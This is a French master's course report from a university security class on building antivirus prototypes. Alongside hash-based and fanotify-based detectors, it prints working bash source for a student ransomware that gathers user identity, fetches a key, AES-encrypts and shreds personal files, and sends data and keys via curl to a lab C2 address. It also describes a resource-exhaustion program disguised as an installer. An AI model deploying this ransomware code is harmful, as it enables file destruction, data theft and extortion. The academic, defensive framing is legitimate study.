



Université du Québec
à Chicoutimi

Projet : Développement d'une architecture antivirus

UQAC - Université du Québec à Chicoutimi

Diplome - Maîtrise en informatique (Cybersécurité)

8INF857 - Sécurité Informatique

Par Matéo HANY - HANM22100200
Thomas LE BARON - LEBT04070000
Aubry TONNERRE - TONA19040200

Année universitaire : 2024-2025

Sommaire

1	Introduction	1
2	Méthodologie et implémentation	1
2.1	Généralité	1
2.2	Implémentation	2
2.2.1	Virus - BestApp4Ever	3
2.2.2	Ransomware - Stonks	3
2.2.3	Antivirus Hash	5
2.2.4	Chiffrement TLS	6
2.2.5	Antivirus Comportemental	7
3	Résultat	8
3.1	Evaluation des Virus	8
3.1.1	BestApp4Ever	8
3.1.2	Stonks	9
3.2	Evaluation des antivirus	10
3.2.1	Evaluation de l'Antivirus Hash	10
3.2.2	Evaluation de l'Antivirus Comportemental	11
4	Conclusion	11
	Bibliographie	12

1 Introduction

La sécurité de l'information est aujourd'hui une thématique importante, en particulier pour les développeurs qui doivent acquérir des connaissances et des compétences leur permettant de se protéger contre les attaques ciblant les systèmes d'information. Pour rappel, selon le NIST, un virus informatique est un programme malveillant capable de s'autorépliquer et d'infecter d'autres programmes ou fichiers sur un système sans le consentement de l'utilisateur, causant des dommages tels que la corruption de données ou la perturbation du système [4]. De plus, un antivirus est un programme conçu pour surveiller un ordinateur ou un réseau, afin d'identifier les différents types de virus existants et de prévenir les incidents causés par ceux-ci [3].

Une étude réalisée par le site Statista en 2024 (figure 1) a révélé qu'en 2018, le nombre d'attaques cumulées à l'échelle mondiale par des malwares et des virus atteignait 10,6 milliards. Ce chiffre a baissé pour atteindre 5,5 milliards en 2022, mais a ensuite augmenté de 10% en 2023 pour atteindre 6,06 milliards.




Figure 1: Nombre annuel d'attaques de malwares dans le monde de 2015 à 2023 [7]

Cette légère augmentation des attaques est principalement due à l'émergence de nouvelles méthodes d'attaque, parfois inconnues ou négligées par les développeurs[6]. Face à cette menace en constante évolution, il est nécessaire de se demander comment concevoir une architecture d'antivirus capable de détecter et de contrer efficacement ces nouvelles menaces.

L'objectif de ce projet est de concevoir une architecture permettant de comprendre le fonctionnement d'un système antivirus ainsi que son importance. Pour cela, il est essentiel de commencer par définir une architecture sans d'antivirus. La première étape consistera à analyser le comportement de différents types de virus, certains étant malveillants, tandis que d'autres, bien que non destructifs, peuvent avoir un impact négatif sur l'expérience utilisateur. Pour illustrer ces aspects, deux types de virus ayant des répercussions sur le système ont été développés. Par la suite, deux systèmes de protection seront présentés, avec une description détaillée de leurs caractéristiques et de leur mode de fonctionnement.

2 Méthodologie et implémentation

2.1 Généralité

Dans le cadre de ce projet, l'antivirus joue un rôle important en assurant la protection du système et en détectant les comportements malveillants. Son principal objectif est d'identifier et de bloquer les fichiers potentiellement dangereux avant qu'ils ne puissent endommager le système ou compromettre des données sensibles.




Figure 2: Architecture de l'antivirus - Détection par signature

La détection basée sur les signatures constitue une approche initiale et largement répandue pour identifier les menaces connues. Elle repose sur la reconnaissance de motifs spécifiques associés à des logiciels malveillants préalablement répertoriés.

Cependant, cette méthode est souvent complétée par des mécanismes avancés capables de détecter des comportements suspects. Par exemple, un outil d'analyse comportementale peut surveiller les processus en cours et alerter lorsqu'une tentative de modification imprévue et non autorisée d'un fichier est détectée.




Figure 3: Architecture de l'antivirus - Détection d'actions non autorisées

L'objectif principal de cette démarche est d'implémenter ces solutions afin d'explorer une première approche des systèmes de protection pouvant être déployés. Cette étape permet non seulement de tester l'efficacité des outils proposés, mais également d'évaluer leur adaptabilité à différents environnements et scénarios de menace.

2.2 Implémentation

Après avoir défini les grandes lignes de la méthodologie ainsi que les architectures envisagées, il faut détailler les différents éléments (virus et programmes de détection) qui ont été implémentés afin d'illustrer concrètement ces approches. L'ensemble des codes source utilisés pour ce projet est disponible sur le dépôt GitHub suivant : [UQAC-Securit-InformatiqueProjet \[9\]](#).

2.2.1 Virus - BestApp4Ever

Le premier virus en bash a pour objectif d'exécuter une action apparemment anodine, mais qui se révèle préjudiciable lorsqu'elle est dupliquée sur plusieurs processus de manière continue. il vise à saturer la mémoire de stockage et le processeur de l'ordinateur. L'application présente à l'utilisateur une barre de progression, l'invitant à patienter jusqu'à ce que celle-ci atteigne 100%. En parallèle, le virus crée simultanément à l'aide de 100 processus et de manière ininterrompue plusieurs fichiers de 500000 caractères sur le disque système. Cette opération a pour effet de remplir progressivement l'espace de stockage, tout en maintenant l'illusion de progression.




Figure 5: Exemple exécution BestApp4Ever

Figure 4: Architecture sans antivirus BestApp4Ever

2.2.2 Ransomware - Stonks

Le deuxième malware a pour but de copier le comportement d'un ransomware classique, il est basé autour d'un échantillon nommé Anubis[1]. Il est nuisible pour la machine infectée car les fichiers de l'utilisateur sont chiffrés dès son exécution. Pour simuler une situation réelle avec les ressources à notre disposition, certains outils ont été mis en place. Pour simuler le serveur distant, un docker a été créé avec une application Flask[8] permettant de déployer une API REST. La machine de la victime est une simple machine virtuelle avec un système de backup. C'est dans ce cadre que le malware a été programmé et son fonctionnement est le suivant :




Figure 6: Schéma de fonctionnement du virus

Dans un premier temps, le programme va récupérer les informations de l'utilisateur afin de pouvoir identifier la victime et attribuer un identifiant unique qui sera lié à l'utilisateur, ces informations sont ensuite envoyées au serveur distant.

```

1 function get_info(){
2     info=$(whoami && uname -a && id)
3     b64=$(echo -n "$info" | base64)
4     # generate a guid for the victim
5     guid=$(openssl rand -hex 12)
6     echo "$guid...$b64" > info.txt
7     curl -X POST -H "Filename: info.txt" --data-binary @info.txt http://192.168.106.158:9002/
8 }

```

Listing 1: Script batsh pour le recueil et l'envoi d'informations

Dans un second temps, le malware va récupérer une clé de chiffrement publique depuis le serveur. Cette clé va servir à chiffrer une autre clé de 44 octets généré aléatoirement qui va permettre de crypter les fichiers avec l'algorithme AES. Le mot de passe sera ensuite envoyé au serveur au format base 64. Lors du chiffrement de chaque fichier, ils sont copiés dans un dossier d'extraction qui sera ensuite compressé et envoyé par une requête POST.

```

1 function stonks(){
2     # first we need to get the public key
3     curl --silent http://192.168.106.158:9002/public-key.pem -o pub.pem
4     # generate a password for encryption and then encrypt the password using the public key
5     openssl rand -hex 44 | cat > password && openssl pkeyutl -encrypt -inkey pub.pem -pubin -in password -out password.enc
6     base64 password.enc > password.b64.enc
7     # exfiltrate the encrypted password
8     curl -X POST -H "Filename: password.b64.enc" --data-binary @password.b64.enc http://192.168.106.158:9002/
9     folder=/home/"$USER" # set this to ~ for full system encryption ( be root )
10    encrypt "$folder"
11 }
12

```

Listing 2: Script pour la réception de la clé et l'envoi de la clé de chiffrement sécurisée

```

1 function encrypt(){
2     mkdir /home/"$USER"/Desktop/Exfil
3     chmod 777 /home/"$USER"/Desktop/Exfil
4     # Chose the files with the searched extensions
5     find "$1" -type f \( \-name "*.docx" -o -name "*.pdf" -o -name "*.txt" -o \
6         -name "*.jpg" -o -name "*.png" -o -name "*.mp4" -o -name "*.mp3" \) | while IFS= read -r filename; do
7         #encrypt the files with the password and AES
8         openssl enc -p -aes-256-cbc -salt -pbkdf2 -in "$filename" -out "$filename".stonks -pass file:./password
9
10        cp "$filename".stonks /home/"$USER"/Desktop/Exfil
11        shred -f -u -z "$filename"
12        done
13    # make a zip archive
14    zip -r Exfil.zip /home/"$USER"/Desktop/Exfil
15    curl -X POST -H "Filename: Exfil.zip" --data-binary @Exfil.zip http://192.168.106.158:9002/
16    #delete the whole directory and leave the zip file
17    find /home/"$USER"/Desktop/Exfil -depth -type f -exec shred -v -n 1 -z -u {} \;
18    rmdir /home/"$USER"/Desktop/Exfil
19    # delete the password used for encryption that was sent to the C2 server
20    shred -f -u -z password
21    shred -f -u -z pub.pem
22 }

```

Listing 3: Script pour l'exploration, le chiffrement et l'envoi des données

Pour finir, le script va créer une demande de rançon dans un fichier texte qui sera présent sur le bureau. Cette demande contient un lien menant vers un portefeuille de cryptomonnaies afin de payer la rançon.

```

1 cd /home/"$USER"/Desktop
2 touch ransom.txt
3 echo -e "You were hacked, please send 1$ in bitcoin to this crypto wallet : https://tinyurl.com/RansomShortName
4 We have all your informations and your files, don't play with us. You have 48 hours to send the money." > ransom.txt
5 countdown=172800
6 while [ $countdown -gt 0 ]; do
7     echo -ne "Compte à rebours : $countdown\033[0K\r"
8     ((countdown--))
9     sleep 1
10 done

```

Listing 4: Script batsh pour la création de la demande de rançon

2.2.3 Antivirus Hash

L'antivirus implémente une méthode d'analyse fondée sur les signatures numériques des fichiers afin de détecter et bloquer les menaces potentielles. Ce système repose sur l'interaction entre un client et une base de données MySQL hébergée dans un environnement Windows Subsystem for Linux (WSL). Cette architecture garantit une vérification rapide et sécurisée des fichiers exécutables avant leur exécution.

Lorsqu'un utilisateur soumet un fichier pour vérification, l'antivirus agit en trois étapes : génération de la signature numérique, comparaison avec la base de données et prise de décision. Tout d'abord, le fichier est analysé pour générer une trace numérique unique à l'aide de l'algorithme de hachage SHA-256. Cette empreinte, sert d'identifiant pour le fichier, permettant de l'évaluer sans examiner directement son contenu. Une fois le hash généré, l'antivirus initie une communication sécurisée avec une base de données MySQL. La sécurité de cette communication est assurée par le protocole SSL/TLS, qui garantit que les données échangées sont chiffrées et protégées contre toute interception ou altération.

Le client envoie une requête au serveur MySQL, comprenant le hash du fichier. La base de données, structurée autour d'une table nommée Hash_256, contient des enregistrements de fichiers malveillants identifiés. Chaque entrée dans la table inclut deux colonnes principales : file_hash : une empreinte numérique unique des fichiers malveillants. description : des informations détaillant la menace associée, comme le type de malware (ransomware, spyware, etc.).

Hash_256	
id 	serial
file_hash	varchar
description	text
created_at	timestamp

Figure 7: Table Hash_256 de la base de données

Le serveur MySQL compare le hash reçu avec les enregistrements de la table Hash_256. Si une correspondance est trouvée, il renvoie une réponse indiquant que le fichier est identifié comme malveillant, accompagnée d'une description de la menace. Cette information permet

à l'antivirus de bloquer immédiatement le fichier en modifiant son extension. En l'absence de correspondance, le fichier est considéré comme sûr, et son exécution est autorisée.




Figure 8: Architecture Client Base de données antivirus

2.2.4 Chiffrement TLS

Pour sécuriser les échanges entre l'antivirus et la base de données le protocole SSL/TLS a été implémenté. Cela offre une protection contre les interceptions et manipulations de données sensibles, comme les empreintes numériques des fichiers malveillants.

Cette solution repose sur deux principes majeurs : assurer la confidentialité des communications en chiffrant les données échangées et garantir une authentification via des certificats numériques, empêchant ainsi tout accès non autorisé à la base de données.

Pour mettre en place cette infrastructure, une autorité de certification interne (CA) a été créée. Cette CA joue un rôle central en agissant comme une source de confiance pour signer les certificats nécessaires à la communication sécurisée. Elle génère un root-certificate auto-signé, qui sert à signer les certificats individuels du serveur MySQL et du client, assurant ainsi une relation de confiance entre les deux parties.

Du côté du serveur MySQL, un certificat signé par la CA est généré et associé à une clé privée, garantissant l'authenticité de ses connexions. Ce certificat est stocké de manière sécurisée sur le serveur, avec son chemin défini dans le fichier de configuration MySQL. Le serveur est configuré pour n'accepter que des connexions sécurisées, en rejetant celles qui ne sont pas authentifiées par certificats.

Le script antivirus, en tant que client, dispose également d'un certificat signé par la CA et d'une clé privée. Lors de chaque tentative de connexion, il présente ces éléments pour prouver son identité. Il utilise également le certificat racine de la CA pour vérifier l'identité du serveur MySQL, s'assurant que les connexions sont établies uniquement avec des entités de confiance.

Lorsqu'une connexion est initiée, le serveur et le client échangent leurs certificats respectifs, prouvant leurs identités. Une fois cette étape validée, les données échangées sont entièrement chiffrées, empêchant leur lecture ou manipulation par des tiers.

Cette mise en oeuvre offre des avantages significatifs. Les échanges sont protégés contre toute interception grâce au chiffrement, et seules les entités disposant de certificats valides peuvent accéder à la base de données.




Figure 9: Schéma chiffrement TLS




Figure 10: Chiffrement TLS WIRESHARK

2.2.5 Antivirus Comportemental

L'objectif de cette partie est de développer un système de surveillance proactive pour détecter et neutraliser les modifications non autorisées dans un répertoire donné. 3

Ce système repose sur l'API `fanotify` [5] [2], qui permet de surveiller les événements liés aux fichiers, tels que leur ouverture (`FAN_OPEN`) ou leur modification (`FAN_MODIFY`), afin de détecter toute activité suspecte.

Pour identifier l'origine des modifications, le programme utilise le système de fichiers `/proc`, en récupérant des informations sur les processus responsables, notamment le chemin de leur exécutable via `/proc/<pid>/exe`, avec `readlink()`. Une whitelist des programmes légitimes est utilisée pour différencier les processus autorisés de ceux aux comportements suspects.

```

1 // Liste blanche des programmes autorisés
2 const char *whitelisted_programs[] = {
3     "/bin/sh", "/usr/bin/vim", "/usr/bin/nano",    "/bin/busybox", "/usr/bin/top", NULL
4 };
  
```

Listing 5: WhiteList de l'antivirus

En cas de détection d'un processus non autorisé, celui-ci est immédiatement interrompu à l'aide de la fonction `kill()`, empêchant toute altération des fichiers. Le système intègre également des mécanismes de sauvegarde, créant des copies de sécurité des fichiers surveillés (`<fichier>.bak`), et permettant leur restauration en cas de tentative de modification malveillante. Cette méthodologie combine des outils natifs de Linux pour offrir une protection en temps réel et peut être étendue à des scénarios plus complexes, tels que le filtrage dynamique basé sur le type de fichier ou l'analyse comportementale des processus.

Pour des raisons techniques, l'ensemble du système a été testé dans un environnement Docker, utilisant une image basée sur Alpine Linux. Ce choix repose sur les caractéristiques d'Alpine, qui est une distribution allégée nécessitant moins de ressources de traitement qu'un système Unix classique. Cette configuration permet d'optimiser les performances et de réduire la charge à prévoir, notamment pour la gestion de lecture et d'écriture sur un fichier.

3 Résultat


L'objectif est désormais d'évaluer deux aspects : d'une part, l'efficacité des virus en termes d'impact sur le système lors d'un fonctionnement anormal du système, et d'autre part, la capacité des solutions antivirus à répondre efficacement aux menaces identifiées.

3.1 Evaluation des Virus

3.1.1 BestApp4Ever

La particularité de l'application *BestApp4Ever* réside dans son objectif malveillant, qui consiste à saturer le processeur et le stockage de l'ordinateur afin d'empêcher toute activité de l'utilisateur.

D'un point de vue opérationnel, lors de l'exécution, l'application lance en parallèle 100 processus dont la fonction principale est d'écrire en continu des fichiers dans un répertoire du système. Chaque fichier généré contient environ 500 000 caractères, ce qui exige des ressources importantes pour l'écriture des données.



Nom du processus	Utilisateur	% CPU	ID	Mémoire	Total lecture dis	Total écriture dis
BestApp4Ever	kiurow590	0,00	10664	N/D	N/D	N/D
BestApp4Ever	kiurow590	0,00	10666	131,1 Ko	36,9 Ko	N/D
BestApp4Ever	kiurow590	0,06	10667	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10669	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10671	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10673	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,00	10681	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10685	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10692	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,00	10696	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,06	10699	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10701	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,00	10703	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10705	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10706	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10710	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10714	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,00	10720	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,00	10725	131,1 Ko	4,1 Ko	N/D
BestApp4Ever	kiurow590	0,00	10731	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,06	10735	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,00	10741	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,06	10744	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10748	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,06	10758	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,00	10761	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,00	10763	262,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10765	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10767	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10768	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10769	262,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,06	10770	131,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,03	10771	262,1 Ko	N/D	N/D
BestApp4Ever	kiurow590	0,00	10772	131,1 Ko	N/D	N/D

Figure 11: Processus BestApp4Ever actif

Une expérimentation a été réalisée sur deux dispositifs : un Raspberry Pi 4 et un ordinateur équipé d'un processeur Intel Core i7. Les performances en lecture et en écriture ont montré des limitations dans les deux cas, avec des différences notables selon les appareils. Sur l'ordinateur, environ 1 Mo de données a été écrit en 3 minutes d'exécution, tandis que sur le Raspberry Pi, cette opération a nécessité un peu plus de 5 minutes. Cette différence s'explique par les caractéristiques des supports de stockage.

Sur le Raspberry Pi, la lenteur observée est directement liée aux limitations de la carte SD utilisée comme support de stockage, qui impose une vitesse d'écriture réduite. En revanche, sur l'ordinateur, les contraintes proviennent du système d'exploitation, lequel a restreint la capacité des processus à générer et à écrire rapidement une grande quantité de données. Ces résultats reflètent des performances globalement faibles pour une attaque cherchant à maximiser son efficacité.

Malgré ces limitations, les CPU des deux appareils ont été fortement sollicités, menant à une saturation complète des ressources de calcul. Cette surcharge a ralenti de manière significative

les performances des ordinateurs. Sur le Raspberry Pi, la situation a conduit à une panne totale, nécessitant un redémarrage matériel pour restaurer le fonctionnement normal.




Figure 12: Etat processeur 50 seconde après le démarrage du programme

Ces observations mettent en évidence les défis techniques associés à la mise en oeuvre de telles attaques, notamment en termes de contraintes matérielles et de gestion des ressources par les systèmes d'exploitation.

3.1.2 Stonks

Contrairement au malware BestApp4Ever, Stonks n'a pas pour but de restreindre les performances de la machine mais de récupérer et chiffrer les données d'un utilisateur. C'est pourquoi le ransomware vise certains types de fichiers qui permettront de recueillir et de chiffrer des données importantes pour la victime. Le chiffrement des fichiers ne corrompt pas le système, permettant ainsi à l'utilisateur de visionner la demande de rançon et le compte à rebours visible sur un terminal. Les résultats sont visibles sur le serveur de stockage distant du hacker et sur la machine victime de l'attaque.

Sur le serveur, on peut voir que les fichiers envoyés en requêtes http par le ransomware ont bien été reçus.



Figure 13: Fichiers présents sur le serveur après exécution du Ransomware

Figure 14: Fichiers présents sur le serveur après exécution du Ransomware

Parmi eux, on peut voir que les données du dossier Exfil sont bien cryptés et ainsi, seul le hacker peut compromettre l'intégrité des données.





Figure 15: Fichiers cryptés présents sur le serveur

Sur la machine de la victime, les résultats du virus sont visibles grâce aux fichiers chiffrés, au compteur qui ne peut pas être interrompu et au fichier de demande de rançon visible sur le bureau.



Compte à rebours : 172756

Figure 16: Compte à rebours présent sur un terminal



Figure 17: Echantillon de fichiers chiffrés présents sur la machine

3.2 Evaluation des antivirus


3.2.1 Evaluation de l'Antivirus Hash

Pour vérifier le bon fonctionnement du système, plusieurs tests ont été réalisés. Le premier objectif était d'assurer la sécurisation des communications entre l'antivirus et la base de données MySQL hébergée sur WSL, en utilisant le protocole TLS/SSL. Le second visait à tester la détection et le blocage des fichiers malveillants à partir de leurs empreintes numériques générées via l'algorithme SHA-256.

Les tests ont permis de simuler divers scénarios pratiques. Des empreintes SHA-256 ont été envoyées à la base de données afin de vérifier si les fichiers associés étaient déjà répertoriés comme malveillants. De plus, le comportement du système a été analysé pour s'assurer qu'il bloque automatiquement les fichiers nuisibles tout en autorisant l'exécution de ceux qui ne présentent aucune menace connue.


Les résultats ont confirmé que les échanges entre l'antivirus et la base de données étaient entièrement chiffrés grâce au protocole TLS/SSL, garantissant une protection contre les interceptions. L'utilisation de certificats numériques, émis et signés par une autorité de certification interne (CA), a permis de restreindre les communications à des entités autorisées uniquement, assurant ainsi une authentification fiable.

En ce qui concerne la détection des fichiers malveillants, le système a prouvé son efficacité dans la gestion des fichiers selon leurs empreintes SHA-256. Les fichiers détectés comme malveillants, c'est-à-dire ceux dont l'empreinte correspondait à une menace répertoriée dans la base de données, ont été immédiatement bloqués. Une alerte a été générée pour informer de la nature de la menace. Par ailleurs, les fichiers malveillants n'ont pas été supprimés mais leur extension a été modifiée, rendant leur exécution impossible sans une intervention manuelle.



id	file_hash
3	027b8ba6fc87c29d3dd14cd7e634e132457ab6ec46d60c6b4f27a2976bb317c5

Figure 18: Hash à vérifier de la base de donnée




```
Entrez le chemin complet du fichier exécutable à vérifier (ou 'q' pour quitter) : test-installer.exe
Chemin converti pour WSL : test-installer.exe
Hash SHA-256 du fichier : 027b8ba6fc87c29d3dd14cd7e634e132457ab6ec46d60c6b4f27a2976bb317c5
ALERTE : Ce fichier est identifié comme malveillant et ne peut pas être exécuté.
Raison : Fichier potentiellement dangereux
Extension changée : test-installer.exe -> test-installer.exe.blocked
```

Figure 19: Resultat de l'exécution de l'antivirus

3.2.2 Evaluation de l'Antivirus Comportemental

L'efficacité et le bon fonctionnement de l'antivirus comportemental ont été testés à travers un scénario simple. Pour cela, un programme a été conçu afin d'ajouter un commentaire à la fin d'un fichier spécifique. Dans un contexte réel, une application plus complexe aurait pu être capable de modifier des fichiers en fonction de leur type (.c, .java, etc.) en y insérant du code malveillant. Cependant, l'objectif ici est de démontrer la détection d'une modification de contenu, et non une altération du comportement du fichier.


En l'absence du système, le programme ajoute la ligne suivante à la fin du fichier : `// Comment added by the modifier program`. Cette modification n'est pas souhaitée par l'utilisateur. Avec l'Antivirus activé, une surveillance est mise en place sur le répertoire `Test/`, en utilisant les privilèges administrateurs. Ces droits sont nécessaires, car l'outil doit surveiller des données qui exigent un accès en mode `root`.



```
/app # ./main Test/ &  
/app # Monitoring directory: Test/  
█
```

Figure 20: Exécution du détecteur de modifications

